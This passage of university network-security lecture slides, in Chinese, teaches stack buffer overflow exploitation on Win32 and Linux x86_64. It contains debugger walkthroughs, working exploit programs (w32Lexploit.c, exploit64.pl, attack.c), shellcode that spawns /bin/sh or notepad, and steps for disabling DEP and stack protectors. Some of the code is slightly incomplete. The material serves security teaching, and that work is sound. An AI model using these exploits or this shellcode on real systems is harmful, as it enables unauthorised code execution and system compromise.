- 程序并未执行到下一个断点，而是跳转到内核去执行其他的指令。这是因为新版本的VC编译器默认打开了函数的安全检查，即security check，对应于函数foo的以下两条汇编指令：

  00401026 a120b04100 mov eax,dword ptr [overflow!__security_cookie (0041b020)]

  00401046 e81d010000 call overflow!__security_check_cookie (00401168)

- security check机制是这样的：

  (1)函数foo先根据**__security_cookie**保存一个cookie，再执行其他指令；

  (2) 函数foo退出之前调用**__security_check_cookie**，检查cookie的值是否被改写。若cookie被改写，则说明出现了缓冲区溢出错误，引发异常且中断程序的执行，从而防止了错误的进一步扩散。

- 一般说来，如果打开了编译器的安全检查，则缓冲区溢出漏洞虽然也能破坏进程的内存空间（相邻的变量），但并不能导致进程被劫持。这是因为即使返回地址被改写，函数中的ret语句也不会被执行，从而无法改变进程的执行流程。

- 为了演示进程被劫持的原理，我们关闭编译器的安全检查，用参数/GS-重新编译overflow.c：
- cl /FD /Zi /GS- ..\src\overflow.c
- 用gdb调试overflow.exe，函数foo的反汇编代码如下：

  0:000> u foo L10

  overflow!foo [c:\work\ns\win32code\overflow.c @ 8]:

  00401020 55 push ebp

  00401021 8bec mov ebp,esp

  ……

  0040102f e83c000000 call overflow!strcpy (00401070)

  ……

  00401039 5d pop ebp

  0040103a c3 ret

- 在00401020、0040102f、0040103a设置3个断点。在command窗口输入g或按F5，启动进程执行到foo的第一条语句，观察esp寄存器的值。

  0:000> dd esp

  0012ff74 00401048 0012ffc0 004012e2 00000001

- 按F5执行到下一个断点，观察执行strcpy之前esp寄存器的值。

  0:000> **dd esp**

  0012ff58 0012ff60 0041b000 84af87e3 fffffffe

  ......

  0:000> **da 0041b000**

  0041b000 "0123456789012345678 9ABCDEFGH"

- 可见smallbuf的起始地址**B=0012ff60**，函数的返回地址保存在**A=0012ff74**。

- 返回地址与smallbuf的起始地址的距离（**偏移**）**OFF_SET=A-B=0x14=20**。因此，可以推测返回地址被覆盖为largebuf偏移20开始的4个字符“ABCD”。以下命令的结果证实了这点。

  0:000> **da 0041b000+0x14**

  0041b014 "**ABCD**EFGH"

- 细心的读者会发现，现在的**OFF_SET**为0x14。若打开C编译器的安全检查，则**OFF_SET**为0x18，这多出的4个字节用于保存cookie的值。

- 按F5继续执行，观察执行ret之前esp寄存器的值。

  0:000> **dd esp**

  0012ff74 44434241 48474645 00401200 00000001

  ......

  0:000> **da esp**

  0012ff74 "**ABCD**EFGH“

- 可见，ret之前esp指向的内存单元已经被覆盖为”ABCD”，或16进制数0x44434241。
- 执行ret后的**eip=esp=0x44434241**，且**esp=esp+4**。

- 按F10执行当前指令。

  0:000> **p**

  eax=0012ff60 ebx=7ffd4000 ecx=0041b020
  edx=00000000 esi=00000000 edi=00000000
  eip=44434241 **esp=0012ff78** ebp=39383736
  iopl=0 nv up ei pl nz ac pe nc
  cs=001b ss=0023 ds=0023 es=0023 fs=003b
  gs=0000 efl=00000216
  44434241 ?? ???
  0:000> u eip
  44434241 ?? ???
  ^ Memory access error in 'u eip'

- 地址为0x44434241的内存访问错误，因此引发异常。

- 通过以上分析可知，Win32平台和Linux x86平台的溢出流程基本上是一致的。然而Windows进程的堆栈位置常常会发生变化，这就很难估计被攻击缓冲区首地址的大致范围，也就是很难确定一个合适的跳转地址。

- 因此，在一段时间里，人们认为虽然Windows系统也存在溢出漏洞，但是溢出漏洞不可利用。直到1998年，才出现了通过动态链接库的进程跳转攻击方法，从而实现了Windows的溢出漏洞的利用。

10.3 Win32缓冲区溢出攻击技术

- 从上面的溢出流程可以看到，ret后eip变成可以控制的内容，此时的esp增加4，指向输入字符串中返回地址所在的单元偏移4字节的地址。

- 如果把Shellcode放到保存返回地址所在单元的后面，而把这个返回地址覆盖成一个包含jmp esp或call esp指令的地址，那么执行ret指令之后将跳转到Shellcode。

进程跳转

- 进程跳转攻击方法的基本思想：从系统必须加载的动态链接库(如ntdll.dll，kernel32.dll)中寻找call esp和jmp esp指令，记录下该地址（溢出攻击的跳转地址），将该地址覆盖函数的返回地址，而将shellcode放在返回地址所在单元的后面。
- 这样就确保溢出后通过动态链接库中的指令而跳转到被注入到进程堆栈中的shellcode。

- 攻击串(largebuf)的组织方式如图10-7所示。




图10-7 进程跳转的思想

- 成功实现这种攻击方法的关键在于找到**jmp esp(代码为0xffe4)**或**call esp(代码为0xffd4)**的地址。下面将介绍如何在用户进程空间查找这种指令。
- 用WinDbg打开目标程序，输入 .imgscan 以查看内存中的进程映像：

  0:000> **.imgscan**
  MZ at 00400000, prot 00000002, type 01000000 - size 1e000
  Name: overflow.exe
  MZ at 7c800000, prot 00000002, type 01000000 - size 12b000
  Name: KERNEL32.dll
  MZ at 7c930000, prot 00000002, type 01000000 - size d0000
  Name: ntdll.dll

- 可见，在进程的内存空间中有3个文件的映像，他们分别是：

(1)可执行文件overflow.exe，在内存中的起始地址为**0x00400000**，大小为**0x1e000**；

(2)KERNEL32.dll，映射到起始地址为**7c800000**，大小为**0x12b000**的进程内存空间；

(3)ntdll.dll，映射到起始地址为**7c930000**，大小为**0xd000**的进程内存空间；

- 在WinDbg的command中依次输入“s 7c800000 L12b000 ff e4”和“s 7c800000 L12d000 ff d4”，分别查找KERNEL32.dll中的jmp esp和call esp指令：

```
0:000> s 7c800000 L12b000 ff e4
0:000> s 7c800000 L12b000 ff d4
7c81f2df  ff d4
7c8366e2  ff d4
7c874303  ff d4
```

- 用同样的方法在ntdll.dll中查找，输入“s 7c930000 Ld000 ff e4”和“s 7c930000 Ld000 ff d4”，结果如下：

```
0:000> s 7c930000 Ld000 ff e4
0:000> s 7c930000 Ld000 ff d4
7c932edf  ff d4 9c 98 7c e7
```

- 将找到的jmp esp指令和call esp指令的地址，以备后用。

模块	指令	地址
KERNEL32.dll	jmp esp	无
	call esp	7c81f2df 7c8366e2 7c874303
ntdll.dll	jmp esp	无
	call esp	7c932edf

- 需要指出的是，不同版本的Windows系统（相同版本打不同补丁后）中的动态链接库（及其加载地址）是不同的，因此jmp esp和call esp指令在进程映像中的地址也是不同的。
- 尤其是Windows 7及其后续版本，由于使用了地址随机化机制，即使是同一个系统，下一次启动系统的动态链接库加载地址也有改变。
- 故对于Windows 7及其后续版本，要成功实现缓冲区溢出攻击的概率极小。

10.4 Win32缓冲区溢出攻击实例

10.4.1 分析目标程序，确定缓冲区的起始地址与函数的返回地址的距离

- 例程w32Lexploit.cpp中的函数overflow定义如下：

```
#define BUFFER_LEN 128
void overflow(char* attackStr)
{
    char buffer[BUFFER_LEN];
    strcpy(buffer, attackStr);
}
```


- 由于函数overflow中的局部变量buffer的容量只有128字节，若输入的数据attackStr过多，则将发生缓冲区溢出错误。一般通过WinDbg跟踪该程序的执行而确定返回地址与buffer起始地址的距离。
- 如果函数内只有一个字符串类型的局部变量，也可以用以下公式计算：

  偏移=上取整(sizeof(buffer)/4.0)*4+4
- 对于本例，偏移=上取整(sizeof(buffer)/4.0)*4+4=上取整(128/4.0) *4+4=13*4+4=132

分析w32Lexploit.exe，确定OFF_SET

- cl /Zi /GS- ..\src\w32Lexploit.cpp
- 用WinGdb对w32Lexploit.exe进行调试
  - 0:000> **u overflow L10**
  - 0:000> **bp overflow**
  - 0:000> **bp overflow + 0x11**
  - 0:000> **bp overflow + 0x1c**
  - 0:000> **g**
  - 0:000> **dd esp**
  - **0012fb5c** 004010b7
  - 0:000> **g**
  - 0:000> **dd esp**
  - 0012fad0 **0012fad8** 0012fb64
  - 0:000> **? 0012fb5c - 0012fad8**
  - Evaluate expression: 132 = 00000084
- 因此偏移**OFF_SET=132**

10.4.2 编写shellcode，实现定制的功能

- 一般来说，一类平台下的shellcode具有一定的通用性，只要进行少量修改就可实现所需的功能。读者平时要多收集一些备用。
- 以下代码在被攻击的目标机器上创建一个新的进程，并打开记事本notepad.exe：
- 示例：一个执行notepad.exe的shellcode
- win32平台下的shellcode技术在第11章介绍。


```
char shellcode[]=
/* 287=0x11f bytes */
"\xeb\x10\x5b\x53\x4b\x33\xc9\x66\xb9\x08\x01\x80\x34\x0b\xfe\xe2"
"\xfa\xc3\xe8\xeb\xff\xff\xff\x96\x9b\x86\x9b\xfe\x96\x8e\x9f\x9a"
"\xd0\x96\x90\x91\x8a\x9b\x75\x02\x96\xa9\x98\xf3\x01\x96\x9d\x77"
"\x2f\xb1\x96\x37\x42\x58\x95\xa4\x16\xa8\xfe\xfe\xfe\x75\x0e\xa4"
"\x16\xb0\xfe\xfe\xfe\x75\x26\x16\xfb\xfe\xfe\xfe\x17\x30\xfe\xfe"
"\xfe\xaf\xac\xa8\xa9\xab\x75\x12\x75\x29\x7d\x12\xaa\x75\x02\x94"
"\xea\xa7\xcd\x3e\x77\xfa\x71\x1c\x05\x38\xb9\xee\xba\x73\xb9\xee"
"\xa9\xae\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\xac\x94"
"\xfe\x01\x28\x7d\x06\xfe\x8a\xfd\xae\x01\x2d\x75\x1b\xa3\xa1\xa0"
"\xa4\xa7\x3d\xa8\xad\xaf\xac\x16\xef\xfe\xfe\xfe\x7d\x06\xfe\x80"
"\xf9\x75\x26\x16\xe9\xfe\xfe\xfe\xa4\xa7\xa5\xa0\x3d\x9a\x5f\xce"
"\xfe\xfe\xfe\x75\xbe\xf2\x75\xbe\xe2\x75\xfe\x75\xbe\xf6\x3d\x75"
"\xbd\xc2\x75\xba\xe6\x86\xfd\x3d\x75\x0e\x75\xb0\xe6\x75\xb8\xde"
"\xfd\x3d\x75\xba\x76\x02\xfd\x3d\xa9\x75\x06\x16\xe9\xfe\xfe\xfe"
"\xa1\xc5\x3c\x8a\xf8\x1c\x18\xcd\x3e\x15\xf5\x75\xb8\xe2\xfd\x3d"
"\x75\xba\x76\x02\xfd\x3d\x3d\xad\xaf\xac\xa9\xcd\x2c\xf1\x40\xf9"
"\x7d\x06\xfe\x8a\xed\x75\x24\x75\x34\x3f\x1d\xe7\x3f\x17\xf9\xf5"
"\x27\x75\x2d\xfd\x2e\xb9\x15\x1b\x75\x3c\xa1\xa4\xa7\xa5\x3d";
```

10.4.3 组织攻击代码，实施攻击


- 在合适的位置放置跳转地址和shellcode以构建攻击字符串，将其拷贝到目标缓冲区以实现攻击。

```
例程：w32Lexploit.c
#include "windows.h"
#include "stdio.h"
#include "stdlib.h"
#define JUMPESP 0x7c84fa6a
#define CALLESP 0x7c81f2df
#define BUFFER_LEN 128
#define OFF_SET 132   // 516=0x204
void overflow(char* attackStr)
{
   char buffer[BUFFER_LEN];
   strcpy(buffer,attackStr);
}
```



```
void smashStack(char * shellcode)
{
   char Buff[1024];
   memset(Buff, 0x90, sizeof(Buff)-1);
   ps = (unsigned long *)(Buff+OFF_SET);
   *(ps) = CALLESP;
   strcpy(Buff+OFF_SET+4, shellcode);
   Buff[ATTACK_BUFF_LEN - 1] = 0;
   overflow(Buff);
}
void main(int argc, char* argv[])
{
   smashStack(shellcode);
}
```


- 编译w32Lexploit.cpp，结果如下：
  - cl /GS- ..\src\w32Lexploit.cpp
  - /out:w32Lexploit.exe
  - w32Lexploit.obj
- 运行w32Lexploit.exe，如果不出意外，则将打开一个新的notepad.exe实例：
  - w32Lexploit.exe
- 然而，该软件运行错误，系统弹出一个窗口，提示运行错误。




分析w32Lexploit.exe，发现出错原因

- 用WinGdb对w32Lexploit.exe再次进行调试，在CALLESP（本例为0x7c81f2df）处设置断点，然后观察代码的执行。
  - 0:000> bp 0x7c81f2df
  - 0:000> g
  - ……
  - 7c81f2df ffd4 call esp {0012fb60}
  - 0:000> dd esp
  - 0012fb60 90909090 535b10eb 66c9334b 800108b9
  - 0:000> t
  - 0012fb60 90 nop
  - 0:000> dd esp
  - 0012fb5c 7c81f2e1 90909090 535b10eb 66c9334b
  - 0:000> dd eip
  - 0012fb60 90909090 535b10eb 66c9334b 800108b9
  - 0:000> t
  - (464.4f0): Access violation - code c0000005 (first chance)

也就是说，地址0012fb60的指令不能访问，因此可以推断系统设置了"栈不可执行"安全策略。

关闭栈不可执行

- 将c:\boot.ini的/noexecute=optout改成/noexecute=AlwaysOff：
- notepad c:\boot.ini



```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Standard" /noexecute=AlwaysOff /fastdetect
```

- 重新启动系统，则可以实现缓冲区溢出攻击。
- 运行w32Lexploit.exe，则将打开一个新的notepad.exe实例
- 因此，本地攻击是成功的。如果将该shellcode发送到远程目标，则将在远程目标机器上打开一个新的notepad.exe实例。

图10-8 运行w32Lexploit.exe后打开一个记事本

谢谢！

(2020秋季，网络安全，编号：COMP6216P)

64位系统的缓冲区溢出攻击

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

主要内容

- 8.3 Linux intel64缓冲区溢出
  - 8.3.1 Linux x86_64的进程映像
  - 8.3.2 Linux x86_64的缓冲区溢出流程
  - 8.3.3 Linux x86_64的缓冲区溢出攻击技术
- 9.5 Linux intel64 shellcode
  - 9.5.1 一个获得shell的shellcode
  - 9.5.2 本地攻击
- 10.5 Win64平台的缓冲区溢出
  - 10.5.1 Win64的进程映像
  - 10.5.2 Win64的缓冲区溢出流程
  - 10.5.3 Win64的缓冲区溢出攻击技术

8.3 Linux intel64缓冲区溢出

- 运行于Intel 64位CPU（或兼容Intel CPU，如AMD）的Linux操作系统称为Linux intel64，简称为Linux x86_64。
- 64位的Linux 系统被广泛应用于桌面操作系统中。目前常用的64位操作系统有Fedora-Live-Desktop-x86_64 和 ubuntu-desktop-amd64， 它们均基于intel64。intel64和IA32架构的主要区别在于地址由32位增加到64位，相应的寄存器也是64位。

实验环境：**64位ubuntu18.04**

8.3.1 Linux x86_64的进程映像

- 编译和运行mem_distribute.c，观察其输出，可以总结出其进程映像的分布情况。
- 与32位的Linux下的进程对比，可以看出，其进程映像是相似的，各个内存块的排列顺序一样，但是内存块之间的空隙和地址的长度（64位）不一样。

低地址 0x55555555 xxxx	初始化的全局变量 0x55555575 xxxx	未初始化全局变量	动态内存		局部变量	高地址 0x7fff ffff xxxx
.text 可执行代码	.data	.bss	Heap	未使用	Stack	环境变量

mem_distribute.c在64位Linux的运行结果

gcc -o m ../mem_distribute.c

./m

- (.text)address of
  - fun1=0x**5555**555546aa
  - fun2=0x**5555**555546be
  - main=0x**5555**555546d1
- (.data inited Global variable)address of
  - x(inited)=0x**5555**55755010
  - z(inited)=0x**5555**55755014
- (.bss uninited Global variable)address of
  - y(uninit)=0x**5555**5575501c
- (stack)address of
  - argc =0x7fffffffdeac
  - argv =0x7fffffffdea0
  - argv[0]=0x7fffffffe362
- (Local variable)address of
- vulnbuff[64]=0x7fffffffdec0
- (Local variable)address of
  - a(inited) =0x7fffffffdeb4
  - b(uninit) =0x7fffffffdeb8
  - c(inited) =0x7fffffffdebc

函数栈帧的信息

函数被调用时所建立的栈帧也包含了下面的信息：

(1) 函数的**返回地址**。返回地址都是存放在被调用函数的栈帧里。

(2) 函数的栈帧信息，即栈顶和栈底(最高地址)。

(3) 为函数的局部变量分配的空间。

(4) 为函数的参数分配的空间。

8.3.2 Linux x86_64的缓冲区溢出流程

- 用8.2.2类似的方法编译和调试buffer_overflow.c，可以总结出Linux x86_64的缓冲区溢出流程。

```
// Define a large buffer with 32 bytes.
char Lbuffer[] = "01234567890123456789========ABCD";//32Bytes
void foo()
{
  char buff[16];
  strcpy (buff, Lbuffer);
}
int main(int argc, char * argv[])
{   foo();    return 0; }
```


- /bin$ gedit ../buffer_overflow.c
- /bin$ gcc -o b ../buffer_overflow.c
- /bin$ ./b
  *** stack smashing detected ***: ./b terminated
  Aborted (core dumped)
- /bin$ **gcc -fno-stack-protector -o b ../buffer_overflow.c**
- /bin$ ./b
  Segmentation fault (core dumped)
- /bin$ gdb b
- (gdb) r
  Starting program: /home/i/work/ns/overflow64/bin/b
  Program received signal SIGSEGV, Segmentation fault.
  0x0000555555554667 in foo ()

反汇编main和foo函数

- (gdb) **disas main**

```
Dump of assembler code for function main:
  0x0000555555554668 <+0>:  push   %rbp
  0x0000555555554669 <+1>:  mov    %rsp,%rbp
  0x000055555555466c <+4>:  sub    $0x10,%rsp
  0x0000555555554670 <+8>:  mov    %edi,-0x4(%rbp)
  0x0000555555554673 <+11>: mov    %rsi,-0x10(%rbp)
  0x0000555555554677 <+15>: mov    $0x0,%eax
  0x000055555555467c <+20>: callq  0x55555555464a <foo>
  0x0000555555554681 <+25>: mov    $0x0,%eax
  0x0000555555554686 <+30>: leaveq
  0x0000555555554687 <+31>: retq
End of assembler dump.
```

- (gdb) **disas foo**

```
Dump of assembler code for function foo:
   0x000055555555464a <+0>:     push   %rbp
   0x000055555555464b <+1>:     mov    %rsp,%rbp
   0x000055555555464e <+4>:     sub    $0x10,%rsp
   0x0000555555554652 <+8>:     lea    -0x10(%rbp),%rax
   0x0000555555554656 <+12>:    lea    0x2009c3(%rip),%rsi        #
0x555555755020 <Lbuffer>
   0x000055555555465d <+19>:    mov    %rax,%rdi
   0x0000555555554660 <+22>:    callq  0x555555554520 <strcpy@plt>
   0x0000555555554665 <+27>:    nop
   0x0000555555554666 <+28>:    leaveq
=> 0x0000555555554667 <+29>:    retq
End of assembler dump.
```


在3个关键地址设置断点

- (gdb) **b *(foo+0)**

Breakpoint 1 at 0x55555555464a

- (gdb) **b *(foo+22)**

Breakpoint 2 at 0x555555554660

- (gdb) **b *(foo+29)**

Breakpoint 3 at 0x555555554667

- (gdb) **disp/i $pc**

1: x/i $pc

=> 0x555555554667 <foo+29>: retq

- (gdb) **r**

- (gdb) x/x $rsp
  0x7fffffffde98: 0x55554681
- 函数foo入口点的64位栈寄存器rsp保存了返回地址的指针(0x7fffffffde98)，栈的内容为0x55554681，该地址就是foo()函数的返回地址。查看main()的汇编代码可以验证这一点。
- 记录下堆栈指针rsp的值，在此以A标记，**A=$rsp=0x7fffffffde98**
- 继续执行到下一个断点：
- (gdb) c
  Breakpoint 2, 0x0000555555554660 in foo ()
  1: x/i $pc
  => 0x555555554660 <foo+22>: **callq** 0x555555554520 **<strcpy@plt>**

- strcpy(des, src)有两个参数。在64位Linux系统中，用寄存器**rsi**保存源字符串src的地址，用寄存器**rdi**保存目的字符串des的地址。这可以查看callq 0x400410 <strcpy@plt>之前的两条指令推断出来。查看此时esi和rdi的值：
- (gdb) x/s $rsi
  0x555555755020 <Lbuffer>:
  "01234567890123456789========ABCD"
- 可见，esi保存的内容是Lbuffer的地址。
- (gdb) **i reg rdi**
  rdi **0x7fffffffde80** 140737488346752
- rdi保存buff的首地址，B=buff的首地址= 0x7fffffffde80，则buff的首地址与返回地址的距离=A-B=0x7fffffffde98 - 0x7fffffffde80 =**0x18=24**。
- 执行strcpy函数后，函数的返回地址将被覆盖，被覆盖为Lbuffer的第24~32个字节，即”**====ABCD**"。

- **(gdb) x/s $rsi+0x18**
  0x555555755038 <Lbuffer+24>: "====ABCD"
- **(gdb) c**
  - 1: x/i $pc
  - => 0x555555554667 <foo+29>: retq
- **(gdb) x/s $rsp**
  0x7fffffffde98: "====ABCD"
- 因此执行指令retq后，栈的内容将弹出到指令寄存器rip，即rip="====ABCD"，同时rsp=rsp+8。而地址"====ABCD"是无效的指令地址，因此引发段错误。
- **(gdb) si**
  Program received signal SIGSEGV, Segmentation fault.
  0x0000555555554667 in foo ()
  1: x/i $pc
  => 0x555555554667 <foo+29>: retq
- 说明引发段错误的指令地址及指令为**0x555555554667 <foo+29>: retq**
- 通过修改Lbuffer的内容（将”====ABCD”改成期望的地址），就可以将**rip**变为可以控制的地址，从而控制程序的执行流程，实现攻击。

与32位的Linux系统的不同之处

- 与32位的Linux系统相比，64位系统的溢出流程是类似的，主要的不同之处在于：
  ① 采用64位的寄存器和堆栈
  ② 在传递函数的参数时，**优先使用寄存器rsi和rdi**

8.3.3 Linux x86_64的缓冲区溢出攻击技术

- 从8.3.2可知，被攻缓冲区的首地址=0x7fffffffde80，而64位Linux系统的地址长度为64位，因此，在栈中保存的地址其实为**0x0000**7fffffffde80。由于Linux为little_endian，即小端字节序，该地址在内存中的实际存储方式如下：




图8-6 64位地址的实际存储方式

- 也就是说，如果把地址看作字符串，则第7和第8字节为字符串结束符'\0'，即在构造攻击字符串时要考虑到跳转地址的最高**2**个字节为**0**（字符串结束符'**\0**'）。
- 考虑如下的代码：

```
#define LBUFF_LEN 256
SmashBuffer(char * attackStr)
{
   char buffer[LBUFF_LEN];
   strcpy (buffer, attackStr);
}
```

- 显然，若attackStr的内容过多，则上述代码会出现缓冲区溢出错误。由于64地址的最高2个字节为字符串结束符'\0'，只能按如图8-7的方式组织攻击代码。

offset
N个NOP

NOPNOP……Shellcode	跳转地址	NOP……NOP

attackStr对应的内存

attackStr
的低地址

(a) 攻击串的构造

attackStr
的高地址

offset

	函数的返回地址	其他内容

buffer的内存空间

buffer的
起始地址

buffer的
结束地址

(b) 即将执行strcpy之前buffer及栈的内容
图8-7 64位系统攻击串的构造及栈的内容

- 由此可以推断，**对于64位系统，如果要成功利用缓冲区溢出漏洞，则被攻击的缓冲区必须大到足以容纳shellcode。**

- 与32系统一样，如果系统未启用地址随机化机制，对于本地溢出，也可以把shellcode放在环境变量里，从而精确定位shellcode地址。

- 程序vulnerable.c和exploit64.pl演示了将shellcode放在环境变量中的缓冲区溢出攻击方法。

例程：vulnerable.c

```
#include <stdio.h>
#include <string.h>
int main (int argc, char *argv[])
{
   char vulnbuff[16];
   strcpy (vulnbuff, argv[1]);
   printf ("\n%s\n", vulnbuff);
   getchar(); /* for debug */
}
```

gcc -fno-stack-protector -z execstack -o v ../vulnerable.c


```
#!/usr/bin/perl
# exploit64.pl
$shellcode="\x48\x31\xdb\x48\x31\xd2\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68".
"\x52\x50\x48\x89\xe7\x52\x57\x48\x89\xe1\x48\x89\xe6\x48\x8d\x42\x3b\x0f\x05";
$path="/home/i/work/ns/overflow64/bin/vulnerable";
$ret = 0x7fffffffeff8 - (length($path)+1) - (length($shellcode)+1);
$new_retword = pack('q', $ret); # covert the 64 bits jump address to a 64 bits string.
printf("[+] Using ret shellcode 0x%x\n",$ret);
$nops="\x90\x90\x90\x90\x90\x90\x90\x90"; # 8 NOPs
%ENV=(); $ENV{SHELL_CODE}=$shellcode;
$argv=$nops.$nops.$nops.$new_retword;
exec "$path",$argv;
```

Why?
0x7fffffffeff8

- **perl exploit64.pl**
  [+] Using ret shellcode **0x7fffffffefbb**
  �����������������������������
  $

新方法：用execve()实现本地攻击(attack.c)

```
void attack(){
   char * name[3];
   name[0] = "/home/ns/overflow64/bin/v";  //0x7fffffffefba
   name[1] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\xba\xef\xff\xff\xff\x7f";
   name[2] = NULL;
   char * envp[2];
   envp[0] =
"shellcode=\x48\x31\xdb\x48\x31\xd2\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x
52\x50\x48\x89\xe7\x52\x57\x48\x89\xe1\x48\x89\xe6\x48\x8d\x42\x3b\x0f\x05";
   envp[1] = NULL;
   execve( name[0], name, envp );
}
```


用execve()实现本地攻击

- bin$ **gcc -o a ../attack.c**
- bin$ **./a**

- ���������������������
  ��������

- **$ exit**
- bin$

9.5 Linux intel64 shellcode

- 在编写shellcode时要考虑到64位Linux系统的一些特点：

  ① 首先，内存地址是64位的，相应的寄存器也是64位，堆栈指针以8字节为单位递增或递减。

  ② 其次，传递参数一般不使用堆栈，而是使用rsi、rdi等寄存器，只有在很多个参数的情况下才使用堆栈。

9.5.1 一个获得shell的shellcode

- 64位Linux系统的函数最终也是通过系统调用实现的。编写shellcode时也同样要经过3个步骤：

  - (1) 编写简洁的能完成所需要功能的c程序；
  - (2)反汇编可执行代码，用**系统功能调用代替函数调用**，用汇编语言实现相同的功能；
  - (3)提取出操作码，写成shellcode，并用C程序验证。

- 下面以获得shell的shellcode为例，介绍针对64位Linux系统的shellcode的设计方法。

(1) 编写C程序: shell64.c

```
#include <stdio.h>
#include <stdlib.h>
void foo()
{
   char * name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0],name, NULL );
}
int main(int argc, char * argv[])
{
   foo();  return 0;
}
```

gcc -o shell64 ../shell64.c

./shell64

$

- shell64.c 能 获 得 一 个 shell。

(2) 反汇编可执行代码，在合适的位置设置断点，确定系统功能调用号及各寄存器的值。

- gdb shell64
- GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
- (gdb) disas foo

```
Dump of assembler code for function foo:
   0x00000000000006aa <+0>: push   %rbp
   0x00000000000006ab <+1>: mov    %rsp,%rbp
…………
  0x00000000000006dc <+50>: mov    $0x0,%edx
   0x00000000000006e1 <+55>:        mov    %rcx,%rsi
   0x00000000000006e4 <+58>:        mov    %rax,%rdi
   0x00000000000006e7 <+61>:        callq  0x580 <execve@plt>
…………
  0x0000000000000701 <+87>:         leaveq
   0x0000000000000702 <+88>:        retq
End of assembler dump.
```


- (gdb) **b *(foo+61)**
  Breakpoint 1 at 0x6e7
- (gdb) disp/i $pc
- (gdb) r
  Breakpoint 1, 0x00005555555546e7 in foo ()
  => 0x5555555546e7 <foo+61>:   callq   0x555555554580 <execve@plt>
- (gdb) disas execve

```
Dump of assembler code for function execve:
   0x00007ffff7ac8e30 <+0>:    mov    $0x3b,%eax
   0x00007ffff7ac8e35 <+5>:    syscall
......
   0x00007ffff7ac8e50 <+32>:  retq
End of assembler dump.
```

- (gdb) **b *(execve+5)**

- (gdb) c
  - => 0x7ffff7ad6335 <__execve+5>:   **syscall**
- (gdb) i reg

```
rax    0x3b            59
rbx    0x0             0
rcx    0x7fffffffde70  140737488346736
rdx    0x0             0
rsi    0x7fffffffde70  140737488346736
rdi    0x5555555547b4  93824992233396
rbp    0x7fffffffde90  0x7fffffffde90
rsp    0x7fffffffde68  0x7fffffffde68
......
```

- (gdb) **x/8x $rsi**

```
0x7fffffffde70:      0x555547b4      0x00005555
                     0x00000000      0x00000000
```

- (gdb) **x/s $rdi**
  0x5555555547b4:   "/bin/sh"

- 观察寄存器的值，可以得出下几个结论：
  ① rax为系统调用号，在此为0x3b；
  ② rbx、rdx设置为0；
  ③ rsi保存字符串数组name这个指针，rcx的值=rsi的值；
  ④ rdi保存字符串name[0]=”/bin/sh”这个指针。

- 如果用相同的寄存器的值调用syscall，则也可以实现execve函数。程序shell64_asm.c中的函数foo64_fix()实现了该功能。


```
void foo64_fix()
{   __asm__(
       "xor    %rbx,%rbx   ;"
       "xor    %rdx,%rdx   ;"
       "push   %rdx        ;"
       "mov    $0x68732f6e69622f2f,%rax  ;"
       "push   %rdx        ;"
       "push   %rax        ;"
       "mov    %rsp,%rdi   ;"
       "push   %rdx        ;"
       "push   %rdi        ;"
       "mov    %rsp,%rcx   ;"
       "mov    %rsp,%rsi   ;"
       "lea    0x3b(%rdx),%rax ;" //"mov    $0x3b,%rax  ;"
       "syscall;"
       );
}
```

- gcc -o shell64_asm ../shell64_asm.c
- ./shell64_asm
- $

(3) 从可执行文件中(objdump -d shell64_asm)提取出操作码，写成shellcode，并用C程序验证

```
/* shell64_opcode.c */
#include <string.h>
char shellcode64[] =
"\x48\x31\xdb\x48\x31\xd2\x52\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x52"
"\x50\x48\x89\xe7\x52\x57\x48\x89\xe1\x48\x89\xce\x48\x8d\x42\x3b\x0f\x05";
void main()
{
   char op64code[512];
   strcpy(op64code, shellcode64);
   ((void (*)())op64code)();
}
```

- **gcc -z execstack -o shell64_opcode ../shell64_opcode.c**
- **./shell64_opcode**
- $

9.5.2 本地攻击

- 若能登录到目标系统，则可以实施本地攻击。与Linux IA32的本地攻击类似，Linux intel64的本地攻击的关键也在于猜测被攻缓冲区的起始地址。还要注意的就是起始地址长度为8字节（或64比特）。

- 以下函数（lvictim64.c中的关键函数）从文件中读数据，如果文件的长度太大，将会发生缓冲区溢出错误。

```
#define ATTACK_STR_LEN 1024
char attackStr[ATTACK_STR_LEN+1];
void smash_largebuf()
{
    char buffer[512];
    int  nBytesOfRead;
    FILE *badfile;
    memset(attackStr, 0x90, ATTACK_STR_LEN);
    badfile = fopen("./SmashBuffer.data", "r");
    nBytesOfRead = fread(attackStr, sizeof(char), ATTACK_STR_LEN, badfile);
    fclose(badfile);
    attackStr[nBytesOfRead]=0;
    attackStr[ATTACK_STR_LEN]=0;
    strcpy(buffer, attackStr);
}
```


